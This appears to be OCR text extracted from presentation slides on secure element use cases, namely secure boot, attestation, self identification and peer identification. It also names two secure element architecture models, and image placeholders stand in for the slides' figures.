
Common SE Use Cases

Common Use Cases


- Secure Boot
- Attestation
- Self Identification
- Peer Identification

Secure Boot


SE - Flash Model w/ Standard OS



SE - External Element Model

